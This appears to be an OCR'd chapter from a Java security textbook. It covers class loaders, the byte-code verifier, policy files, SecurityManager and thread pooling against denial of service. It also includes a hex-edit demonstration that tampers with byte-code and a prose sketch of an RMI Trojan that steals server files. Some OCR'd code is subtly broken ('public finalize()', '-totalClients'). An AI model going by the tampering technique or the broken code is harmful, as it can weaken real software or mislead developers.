
Byte-code is also verified by the JVM before it is executed to ensure that it is legal. As you know, the Java compiler ensures that the source code is legal before it creates the byte-code. Unfortunately, byte-code can be easily modified, as we show in this section. If the Java compiler is like a first-wall of defense to protect against illegal code, then byte-code verifiers are like a second wall of defense that protects illegal code from executing in a JVM.

We also discuss how to implement fine-grained access to system resources. Sun calls this new technology Java Protected Domains. Using a combination of management tools and the Java API, we demonstrate exactly how to achieve the desired level of access for an application. Let's start with class loaders, which appropriately start any Java program running.

Class Loaders

Before a program can be executed in the Java virtual machine, it must first be loaded. Java uses a *class loader* to do this (see Figure 7.3). The class loader is responsible primarily with two things: locating class files and loading them into memory. It will also load all the required classes, super-classes, and related classes into the JVM memory space. You might wonder why it is necessary to discuss class loaders, because as a programmer you have never had to deal with them before. There are two reasons. First, to review the security you get with the default class loader, and secondly, to learn how to create a class loader that can perform checks and verifications before it allows classes to be loaded in.

Figure 7.3 Java Class Loader



The default class loader knows to look for classes contained in the CLASSPATH environment variable. Classes that come from the CLASSPATH (including JAR files) are known as *system classes*. Presumably system classes do not have to be scrutinized as much as classes that come from outside of the local computer system. The class loader also knows how to load a class from disk into memory using streams. It also knows how to check for null pointers and array bound checking. So how does

the default class loader load an applet from a network stream and/or authenticate a JAR file? The answer is, it can't! The JVM that runs inside your browser needs to extend the default class loader to add more functionality.

The Applet Class Loader

One example of a custom class loader is the applet class loader. The regular class loader is useless for the types of functions we need when loading in applets. The applet class loader needs to be able to load a class in from a network stream (as opposed to originating from the CLASSPATH directories). It can authenticate signed JAR files, which we learn about later. It also creates separate name spaces so classes that are loaded from one host don't conflict with classes loaded from another host, even if they have the same names. The applet class loader is just one example of adding functionality to a class loader.

Adding Security to a Custom Class Loader

Before we try to add anything fancy to the class loader, let's just build a basic class loader first. So what exactly does a class loader have to do? From a design standpoint, our class loader must do all of the following:

- Check if the class is a system class. If so, return the system class using the **findSystemClass()** method.
- Check if the class has already been loaded. If so, return the loaded class.
- Use the **defineClass()** method in ClassLoader to actually feed the bytes of the class to the JVM.
- Resolve the class by calling the **resolveClass()** method.

Now, let's get down to the details of coding this. Our class loader must extend the abstract class java.lang.ClassLoader. There is only one method to override, which is the **loadClass()** method:

```
protected Class loadClass(String name, boolean resolve)
```

You must also check if the class specified is a system class. Remember, a system class is a class that is specified in CLASSPATH. ClassLoader has a method that returns the class if it is a system class, otherwise it just returns null.

```
protected Class findSystemClass(String name)
```

Finally, to send the bytes of the class to the JVM, we use the ClassLoader method **defineClass()**:

```
protected Class defineClass(String name, byte[] b, int off, int len,
    ProtectionDomain pd)
```

Let's take a look at some sample class loader code:

```
import java.util.HashMap;
public class NormalClassLoader extends ClassLoader {
    HashMap loadedClasses = new HashMap();
    protected Class loadClass(String name, boolean resolve)
        throws ClassNotFoundException{
        try {
            Class sc = findSystemClass(name);
            if (sc != null)
                return sc;
        } catch(ClassNotFoundException e) {}

        Class c = (Class)loadedClasses.get(name);
        if(c != null)
            return c;

        byte [] classData = loadClassData(name);
        if (classData == null)
            throw new ClassNotFoundException(name);
```

```
            c = defineClass(name, classData, 0, classData.length);
            if (c==null)
                  throw new ClassNotFoundException(name);

            loadedClasses.put(name, c);

            if (resolve) resolveClass(c);
            return c;
      }

      private byte [] loadClassData(String name) {
            int byteTemp;
            ByteArrayOutputStream out = new ByteArrayOutputStream();
            final int EOF = -1;
            name = name + ".class"; //creates new string object
            try {
                  FileInputStream fi = new FileInputStream(name);
                  while((byteTemp = fi.read()) != EOF)
                        out.write(byteTemp);
            } catch (IOException e) {}
            return out.toByteArray();
      }
}
```

This program will read the classes from disk (in the current directory) and load them into the VM. Notice the line with the **resolveClass()** method. When a class is *resolved,* it means all the necessary classes that the class uses are also loaded in. The **resolveClass()** method checks through the code of the current class and then calls **loadClass()** on any classes it determines it will need.

We can put some code in this class that will make it do something—preferably something that will help with security. We could check the

bytes in the class for a secret string of characters that tells us it is authentic. We could run an algorithm on it to decode it if it arrived encoded. We could even pop up a message dialog at the time of its loading and ask for a password to ensure that the user paid for this class. The list is endless, and it can be tailored to meet the exact requirements of your project. The important thing is thatafter you have the byte [] array, you can manipulate it in any way necessary.

For example, in the above code suppose that the byte[] array is a zip file. We could extract the classes from the zip file by using the java.util.zip.ZipFile class. In our example, however, we are just going to read the class and load it into the JVM memory. Here's what the main method looks like:

```
public static void main(String [] args) throws
     ClassNotFoundException{
     NormalClassLoader cl = new NormalClassLoader();
     Class x = cl.loadClass(args[0]);
     java.lang.reflect.Method [] allMethods = x.getMethods();
     for(int i=0;i<allMethods.length;i++)
            System.out.println("Method " + i + ": " +
                  allMethods[i].getName());
}
```

Keep in mind that this method will resolve the other classes in the class you are loading. If those classes can't be found (i.e., in the same directory), then it will throw an exception. The preceding method will load in the class specified in the command line argument and output the methods to the screen. Now let's examine the byte-code verification that takes place automatically when a class is loaded in.

Byte-Code Verifier

When class files are loaded into the JVM, by default they are examined to make sure that the byte-code doesn't have any problems. The byte-code is inspected after the class loader has loaded it in. There are actually

three levels of verification available to the JVM, depending on what command line argument is given when the JVM is started (see Table 7.1).

Table 7.1 The Three Levels of Verification Available to the JVM

Argument	Verification level
-verify	Verifies both system classes and classes from a class loader
-verifyremote (default)	Verifies only outside classes loaded from a class loader
-noverify	Does not verify any classes

For example, if we wanted to run our program and not perform a verification check on the byte-code, we would use:

```
java -noverify MyProgram
```

The verifier checks operations in four stages:

1. Pass one ensures that the class file has the format of a class file. It checks that certain values are correct, that all data is of the proper length, and that there is no unrecognizable information.
2. Pass two performs all verification of Java language rules. It checks that proper subclassing is invoked and that all references are correct.
3. The third and most complex pass involves looking at the byte-code of each method. Data flow analysis is performed on each method so that they obey all stack, register, and argument properties for proper method invocation.
4. For efficiency reasons, certain tests that could be performed in pass three are delayed until the code is actually run. This pass performs the checks that require loading classes as a continuation of pass three checks.

If any of these checks fail, the class will not be loaded into the JVM. Note in the above list that it does not verify whether someone has modified your class. If someone were to modify the byte-code, it could

still pass the verification test. (Digital signatures or message digests must be used to combat this threat, which we learn about later in the chapter.)

You might have noticed that the checks also occur when the source code is compiled. If you try to do any of these checks (except overflowing the run-time stack) in your code, you will simply get a compile error. So why does Java even need to check these again before executing the byte-code? There are several reasons. First, accidental errors can occur if the byte-code somehow becomes corrupted, possibly through transit through the Internet. Second, classes may have changed their definition, but previously compiled subclasses may not reflect this change. Methods might have disappeared, variables might have changed types, and their visibility might not be the same. Finally, the Java byte-code can actually be read, understood, and modified by using a simple hex editor. If someone is malicious and knowledgeable, they could cause havoc to your carefully constructed system.

Remember, by default the JVM only verifies classes brought in through a class loader. System classes, such as the default Java API and classes in CLASSPATH are not verified. If you design a system that downloads classes over the Internet into a CLASSPATH directory, these classes will not be verified! You need to be aware of this because it could create a big security hole if this is part of your system design. Make sure to select -verify when running your JVM if this is the case.

Let's try to modify a simple class to study what could happen if someone modifies your byte-code. First, we will need a good hex editor. Ultra-Edit is about the best there is out there for Windows systems. You can download a free trial version from the www.ultraedit.com Web site. It is about 1MB in size and also allows text, HTML, and binary-file editing.

Next, we create a simple test class that we can edit. For our example, we use a class that is small and will do some simple calculations that, if changed, will be easy to spot:

```
public class Tiny {
      public static void main(String [] args) {
            System.out.println("2 + 2 = " + testCalc());
      }
```

```
    static int testCalc() {
        int x;
        int y;
        x=2;
        y=2;
        int tot = x + y;
        return tot;
    }
}
```

After the program is compiled, we are going to employ a rarely used SDK utility called the Java Class File Disassembler. This nifty program is located in the bin directory of the JDK, so as long as your PATH is set up properly you should be able to run it from anywhere. The program is useful for pulling information from Java class files, such as the methods in the class and the instruction set for each method. Go to a command prompt and change to the same directory as the Tiny.class file. When we use the command line argument -c when running **javap**, it will print the instructions that comprise the Java byte-codes for each of the methods in the class. Now type the following:

```
javap -c Tiny
```

The output from **javap** should look something like Figure 7.4.

As you can see, there are 10 instructions belonging to the method **testCalc()**. Each instruction is given a somewhat cryptic name. So how do we figure out what these instructions are in hex? The Java compiler has been heavily documented over the years, and there is actually a book that describes it in detail called *The Java Virtual Machine* by Tim Lindholm and Frank Yellin (Addison-Wesley Publishing, 1997). This book lists the instruction set for Java byte-code. The instructions for the method **testCalc()** are listed in Table 7.2.

Figure 7.4 Using the Disassembler to Display Byte-Code Instructions





Table 7.2 Disassembling Instructions for the testCalc() Method

Index	Instruction	Hex
0	iconst_2	05
1	istore_0	3B
2	iconst_2	05
3	istore_1	3C
4	iload_0	1A
5	iload_1	1B
6	iadd	60
7	istore_2	3D
8	iload_2	1C
9	ireturn	AC

Now let's bring up the hex editor. Load in the file Tiny.class and you should see a bunch of hexadecimal numbers on the left side, and some strings on the right side (Figure 7.5). If you look carefully on the right you should even see the string "2 + 2 =" which was part of our **main()** method (not shown in Figure 7.5). The code for the method **testCalc()** will be visible on the left side, and the hex binary numbers will be one right after the other. So, to locate our method either start looking for 05


3B 05 (from Table 7.2) or you could use the Find feature in Ultra-Edit, on the Search menu. Just type in a bit of the method (05 3B 05) and it should find our method promptly.

Figure 7.5 Editing the Byte-Code with a Hex Editor



That's it. That is what your code actually looks likeafter it is compiled with **javac**. Now to cause some mischief! Notice the fourth instruction in our method is istore_1. We are going to modify it to istore_0, so that it will not actually initialize variable y with any value at all. This would cause the compiler to object, but because we are bypassing the compiler it doesn't get a chance to check this. Now save the binary file and let's try running it (Figure 7.6).

Figure 7.6 Viewing the Strange Results after Editing the Byte-Code



First, we will run it without verification at all as shown at the very top of Figure 7.6. Remember, this is done using the -noverify argument. Instead of giving us 2 + 2 = 4 it will give something like 2 + 2 = 25175810. This is because y was not initialized, so the value of y depends on what is in the memory location that y points to. Next, we will try running it with the default setting, using no arguments. As you can see from the next line in Figure 7.6, we get a standard exception message.

The byte-code verifier is a good example of a behind-the-scenes Java function that most Java programmers are not aware of. Now we get into the heart of what security means: protecting resources from being viewed or tampered with.

Java Protected Domains

The Java security model can now allow fine-grained control of access to system resources through the use of *Java protected domains.* Initially, the Java security model only had the sandbox, which was quite limited. With Java protected domains, the verifier, class loader, and security manager components comprise the new sandbox model and ensure that untrusted and possibly malicious applications cannot gain access to system resources. The default behavior of applets is still the same as the old sandbox. Applets are not able to do any restricted operations, only now the applet can request additional privileges.

All downloaded, unsigned code is assumed to be untrusted. The JVM can allow untrusted applications to execute within the sandbox, without the fear of corruption. However, the sandbox alone can be too inflexible with this all-or-nothing solution. With Java protected domains, a developer can extend the sandbox into the file system thereby offering a powerful and independently flexible facility. This extension of the sandbox allows selective access to otherwise restricted system resources for Java programs.

It also provides a default setting called the Extended Java Sandbox that allows signed Java programs to have selective access to file services with the same high level of security currently provided to Java programs running in memory. Protected domains now take into account the Java

program's point of origin and digital signature. Code can be mapped to protected domains, which in turn maps their permissions.

The mapping depends on the policy in place. The policy may apply to code from a specific Internet site or the local network. With this method, an application can have write access if it originates on a local network but code from other Internet sites cannot. By default, if no policy is specified, signed code would fall into the extended sandbox giving it limited access to system resources, whereas unsigned code would be restricted to the sandbox with no system access. Suppose a Java application originated from the Sun Web site. You could specify that code originating from Sun could have unlimited access to system resources (and thus, access to all operations).

The Java protected domains security model is excellent for open network architectures. In contrast, ActiveX can't give you selective access to file services. After the digital signature is stripped off the ActiveX control, it can only provide basic trusted or untrusted security. If trusted, then it has full access to your computer and network resources. If not trusted, it has no access. Java protected domains are able to provide the combination of selective access, strong security, and simplicity of management for applications using system resources.

Java Security Manager

The Java security manager is the mechanism that allows fine-grained control of the 21 dangerous operations mentioned earlier. It makes sense to restrict these operations in an applet, but you might wonder why we might want to control these operations in a Java application. Consider a situation where you have created a game where people program their own robot fighters using Java and, through the client application, send the Java class to the server. These objects are transported to your server using object serialization, and all classes implement the interface RoboFighter. After they arrive on the server, they compete with each other on your server in a tournament to see who has programmed the best fighter.

The RoboFighter classes are programmed by untrusted users, so you cannot control what kind of code these competitors include in their

classes. A competitor could be malicious and, when a certain method of RoboFighter is called, it could delete any files it can find on your server. To combat this danger, our server will use a security manager to restrict what kind of operations can be performed.

Policy Files

So how do we implement fine-grained control of these operations? Thankfully Sun has created a simple way to do this without using any Java code at all. We can simply create what is called a *policy file* to tell the JVM which operations you would like to allow or disallow. Let's first create a very simple class that attempts to read and write to the file system:

```
import java.io.*;
public class SecurityTest {
    public static void main (String [] args) {
        String phrase = "Is that your final answer?";
        writeFile("Test.txt", phrase);
        String contents = SecurityTest.readFile("Test.policy");
        System.out.println(contents);
    }
    public static String readFile(String fileName) {
        int tempChar;
        CharArrayWriter out = new CharArrayWriter();
        final int EOF = -1;
        try {
            FileInputStream fi = new FileInputStream(fileName);
            while((tempChar = fi.read()) != EOF)
            out.write((char)tempChar);
            fi.close();
        } catch (IOException e) {
        System.out.println("Error: " + e);
```

```
            }
            return out.toString();
        }
        public static void writeFile(String fileName, String contents) {
            try {
                FileOutputStream fo = new FileOutputStream(fileName);
                DataOutputStream dOut = new DataOutputStream(fo);
                dOut.writeChars(contents);
                dOut.close();
            } catch (IOException e) {
                System.out.println("Error: " + e);
            }
        }
}
```

If we run this class normally, it will attempt to read the data from a file called test.policy and output the contents to the screen. It will also create a file called Test.txt and write a small phrase to the file. Try running this now, just to make sure that it has no problems reading and writing to the disk. After you have verified it works, try creating a policy file that will restrict what our class is allowed to do. Create a text file in the same directory as the SecurityTest.class file. We will save it as test.policy. The contents of the file will be as follows:

```
grant {
    permission java.io.FilePermission
"C:\\java\\ClassLoader\\test.policy", "read";
};
```

(Note that you must put your own path in the Test.policy file. It should contain the directory from which you are running the SecurityTest class.)


This policy file will give the JVM permission to read the file—and only this file—called test.policy. It will not have access to read any other

files. Additionally, all the other restricted operations will not be allowed, such as listening on a socket. Let's test this security out. To run the program with a security manager, we need to include some special command line arguments:

```
java -Djava.security.manager -Djava.security.policy=test.policy
     SecurityTest
```

The -D argument is used to set the values for properties. The first argument activates a security manager. Without this line the security manager would remain dormant. The second argument sets the property java.security.policy to point to our policy file, which is test.policy in our example. The final argument is of course the class we created, SecurityTest. When we run our program we should see something like Figure 7.7.

Figure 7.7 An AccessControlException



As you can see, our program throws an AccessControlException as soon as it tries to write to the file Test.txt. This is because we gave no such permission to this file. Let's modify our policy file a little more now. This time, the policy file will allow for both reading and writing to the entire contents of the directory:

```
grant {
    permission java.io.FilePermission "C:\\java\\ClassLoader\\*",
"write, read";
};
```

Now our code should run just fine. A policy file must obey a certain syntax in order to be valid. Any permissions that you will be granting must appear in a block with the title "grant." Within the block we can include as many of the 10 different standard permissions as required:

- AllPermission
- AWTPermission
- FilePermission
- NetPermission
- PropertyPermission
- ReflectPermission
- RuntimePermission
- SecurityPermission
- SerializablePermission
- SocketPermission

There is also the option to include code-signing information. For example, if you wanted to give read/write access to a subdirectory for code signed only by Sun Microsystems, you would write the following:

```
grant signedBy "Sun Microsystems" {
    permission java.io.FilePermission "/temp/*", "read, write";
};
```

Now, if the code has been signed properly it will allow that code access to the subdirectory called temp. All other code, whether unsigned or signed by someone else, will not be allowed access. We learn about code signing more in-depth later in this chapter. As well, you can specify individually which code should be allowed permission:

```
grant{
    permission java.io.FilePermission "/temp/*", "read,write";
    permission java.io.SocketPermission "204.112.55.142", "accept",
signedBy "IBM"
};
```

In this example, all code can read and write to the temp directory, but only code signed by IBM will be allowed to accept Socket connections, and only from the specified IP address. You can optionally include a port address as well, or even a range of port addresses (see the API documentation on java.net.SocketPermission for details). All other connections will throw an exception if attempted.

There is also the option to select the *code base* to which that permission applies. The code base argument appears just after the word grant:

```
grant codeBase "java.sun.com/" {
    permission java.io.FilePermission "/temp/*", "read,write";
};
```

The codeBase target (in quotations) is always a URL. The URL can also apply to a local file system, however. In the preceding line, the permission applies to all classes located in the root directory of Sun's Java Web site. This means that only code originating from the Sun Web site will be granted limited permission. If there is a signedBy argument as well, it can occur before or after the signedBy argument:

```
grant codeBase "java.sun.com/*", signedBy "Sun Microsystems"{
    permission java.io.FilePermission "/temp/*", "read,write";
};
```

Notice that in this instance we used the wildcard * after the URL name. This means that the permission will apply to all classes and JARs within the folder. There are three wildcards we can use to specify permissions as shown in Table 7.3.

Table 7.3 Wildcard Values for the Code Base Setting

Wildcard	Example	Permissions Applied To
(none)	java.sun.com/	All classes in the directory
*	java.sun.com/*	All classes and JARs in the directory
-	java.sun.com/-	All classes and JARs in the directory and subdirectories

The Policy Tool

Sun has included a very simple but complete tool for creating and editing policy files (see Figure 7.8). It is quite useful because it lists all the possible permissions, as well as all the actions available. Let's try opening our policy file and adding several custom settings to it. The Policy Tool is included with the JDK and is located in the bin directory. As long as the bin directory is in your PATH setting, you should be able to run it from any directory. Just type **policytool** and it will appear.

Figure 7.8 Editing a Policy File



Select **File**, then **Open** and browse to the test.policy file we made earlier. You should now see a window similar to Figure 7.8. Select the line that says **CodeBase <ALL>** and select **Edit Policy Entry**. Now you should see the Window shown in Figure 7.9.


Figure 7.9 Individual Policy Entries in the Policy Tool



We will now add a new permission to our policy file. Select **Add Permission** and a new window pops up (Figure 7.10). The first selection box allows us to choose what types of permissions to allow. These are the 10 permissions listed earlier. Let's choose **SocketPermission**. Some, but not all permissions allow a Target Name to be selected. With our FilePermission, we included a directory or file as our target. In the case of a SocketPermission, we can include an IP address (or a port number). Under action we can choose what we will give permission for. Usually there is list of individual actions, and the last entry includes all the actions. You can pick and choose which ones you want, as long as they are separated by a comma. Finally you can include who this permission will apply to using the Signed By field. We will leave this blank because we have not covered this topic yet. Your window should be similar to Figure 7.10.

After you click on **OK**, the entry will be added. Just make sure you save the file before exiting the Policy Tool. Now, if you examine the test.policy file you will see an additional permission added. As you can see, the Policy Tool is a great program for defining the policy. It saves time, and it conveniently lists the options for each permission.

Figure 7.10 Editing Permissions for a Policy File



The SecurityManager Class

As we saw, the policy file can be used to set the types of operations our program running in the JVM will allow. Behind the scenes, there is a SecurityManager class at work that does all this checking and then responds appropriately with some sort of behavior (usually throwing an exception of some kind if the operation is not permitted).

We invoked a default SecurityManager by using the command line argument -Djava.security.manager, but we can also invoke it using code instead:

```
if (System.getSecurityManager() == null) {
     System.setSecurityManager(new SecurityManager());
}
```

We can also extend the SecurityManager class and override the methods to create our behavior. First, let's take a look at what the methods in the SecurityManager do. There are about 30 methods that all begin with "check," such as **checkWrite()**, **checkRead()**, and **checkConnect()**. If a SecurityManager is loaded, whenever one of the hazardous operations is attempted a check method will be invoked. The check methods are invoked by other methods in the Java library. For example, before the FileOutputStream class actually attempts to write to a File, it would invoke some code that looks like this:

```
SecurityManager security = System.getSecurityManager();
if (security != null) {
     security.checkFile(file);
}
```

If it fails this check, a SecurityException will be thrown from the **checkFile()** method. There is also an RMISecurityManager that extends SecurityManager. This class checks permissions that are invoked from RMI operations. If you are not familiar with RMI, don't worry; it is discussed later in this chapter.

Potential Weaknesses in Java

No matter what type of security is implemented in the Java language, there will always be ways of attacking an application or applet. To combat against these weaknesses, it is up to the application designer to implement the security properly, with a lot of thought put into the design phase of development.

As a developer, you are probably interested in protecting users of your application from damage by your application. However, you are just as interested in securing your Java code from outside attacks. Many of these attacks are difficult to anticipate. A Denial of Service (DoS) attack is a broad area of attack that can affect any publicly available service. It doesn't even have to be computer-related! For example, 911 lines periodically experience denial of service from nuisance callers tying up the lines without any real emergency.

Another type of attack is the Trojan horse attack, where a piece of code is transported into a system—usually by claiming to do something else—and wreaking havoc. As a developer, this type of attack can only affect your application if the application can accept code from others. With new technologies such as RMI, the possibility of code insinuating itself on your server is a definite possibility, as we shall see.

DoS Attack/Degradation of Service Attacks

As discussed in Chapter 1, many high-profile cases of Denial of Service attacks (DoS) have been in the news, beginning in February of 2000. These attacks are usually instigated by pinging the Domain Name Server (DNS) repeatedly by many distributed computers. Protection against these kinds of attacks is normally dealt with by the network architects.

In an attempt to protect themselves against these attacks, network administrators usually design the system architecture to use backup DNS systems. As a Java programmer, you will not be responsible for protecting against these sorts of attacks, but DoS attacks could occur against your Java code.

If you write a server in Java, someone could take down the server running your Java code with less computing resources than a distributed DoS attack would need. A single ping to a DNS does not use many resources, so it takes a lot of computers doing a lot of pinging to bring it down. In comparison, a network transaction with Java uses a lot more memory and CPU power. If a hacker with a few systems under his command sent many transactions repeatedly to your Java server—so much so that it started to fall behind on the processing—you server will crash given enough time. When all the memory is used up on your server, it's game over. The length of time it would take to do this depends on many factors, such as the amount of server memory and processor speed, but it could probably be accomplished in under 15 minutes.

Many library systems use a Java applet front-end to access a database of library books. When a user does a search for a specific book, the library system must search through the database. These searches cost time and memory on the server computer—many times more resources than a ping uses. It would be possible for a user with several computers and several browser sessions to hit the server with hundreds of searches at once. If the server software is not designed properly, and if considerations were not made when designing the applet, the server could be brought down.

The key to preventing these scenarios from occurring is to design the software so that it is difficult from the client side to send thousands of transactions relatively quickly. It is also important not to hamper the user friendliness of your application, however.

First, it is a good idea to authenticate the users before they are allowed to send transaction requests. If a hacker can start sending commands to your server without being authorized, it is an open invitation to wreak havoc with your system. Also, each user should be limited in the number of connections they can have with the system, otherwise a hacker could obtain one user ID and use hundreds of computers with the same login ID.

Second, from the client end it could be beneficial to not allow the client to send a transaction until the server has finished processing with the last transaction. This will only protect against hackers using your client software. If they write new client software to communicate with your server, and figure out your protocol, then they could bypass this restriction.

Another tactic can be implemented from the server side. Usually, with Java, when a client contacts the server a new thread is created to handle the transaction. These threads all take up memory and processing power. If someone bombards the server with transactions, too many threads could be created, which eventually crash the server. A more satisfactory reaction would be to limit the number of threads a server can create. If a client attempts a transaction on the server and the server is overloaded, it would just receive a message that the server is busy. Obviously this is better than allowing the server to crash.

So how is this implemented in code? Imagine a typical ClientThread object that is created each time a client connects:

```
class ClientThread {
    public ClientThread(Socket client) {
        // Constructor code here
    }
}
```

This is how a client thread is typically created. As you see, there is no way to limit the number of client threads created using this method. In order to change this, we will create what is known as *thread pooling.* Thread pooling is when we limit the number of threads that can be created. By doing this, we essentially create a limited pool of threads to use. In order to implement this, we eliminate the public constructor by making it private. This ensures that the constructor cannot be used to create an unlimited number of thread instances. Instead, we use a static method called **getInstance()** to get an instance of the object. This method can restrict the number of legal instances that can be created:

```
class ClientThread extends Thread{
```

```
    private static int totalClients = 0;

    public static ClientThread getInstance(Socket client) {
        System.gc();
        if(totalClients <= 100) {
            ++totalClients;
            return new ClientThread(client);
        }
        return null;
    }

    private ClientThread(Socket client) {
        // Constructor code here
    }

    public finalize() {
        -totalClients;
    }
}
```

As you can see, the constructor method has been made private, so only this class can call the constructor. A private static integer keeps track of the number of instances for this class. Of course, every time an object is destroyed the class must keep track. This is a very effective means of limiting the number of threads that a server will create.

These are a few key points to remember when designing an application in Java that is open to the public. As always, there could be specific issues with your design that you should consider from a security perspective. It is a good idea to think like a hacker when doing this and try to figure out what a hacker might try in order to ruin your day. The important thing is to implement your security design at the beginning of your application design. Trying to implement security after you have experienced a breach is much more difficult to do.

Third-Party Trojan Horse Attacks

The key to a Trojan horse attack is to place a piece of code on a target computer and have it begin executing. This is usually accomplished by insinuating a piece of code onto a target machine by claiming it performs a certain function, when in fact its main purpose is to do something devious on the user's machine.

In the Java world, a piece of code usually arrives as an applet, and you are basically protected against damage in this respect because the sandbox will not allow dangerous operations to take place. However, as we discussed earlier, there is a threat from RMI (see sidebar on RMI) and serializable objects. With these technologies, it is possible to upload a dangerous class into a Java server program.

Tools & Traps...

Remote Method Invocation (RMI)

RMI is a technology that allows methods on an object to be called from Java running on a remote computer. For example, there could be an object instantiated on a server in Japan. With RMI, a client computer in the United States could call that method and the method would execute right on the machine in Japan. This is very similar to CORBA, only it is Java-specific.


Imagine a method with an argument:

```
setName(String name)
```

The remote client could call this method on the server, and pass its own String object as the name. RMI uses object serialization to send the actual object through the network and to the server machine, where the method will be executed. This can lead to holes in the security unless the policy for the RMI Security Manager is implemented properly. For example, the object that gets passed as an argument could contain malicious code.

For example, imagine a server using RMI with a method such as **setInventory(*item*)** as in Figure 7.11. Let's say item belongs to the class Product. Let's also say there is a method used by the server in Product called **getPrice()**. A malicious hacker could write his own class to interact with the RMI server. He could also create a subclass of Product called Hacker that overrides the method **getPrice()**. Within this code, it could do things such as read files and transmit them back to his computer. After the server called the method **getPrice()**, it would begin executing his malicious code.

Figure 7.11 Using RMI to Invoke Malicious Code on a Server

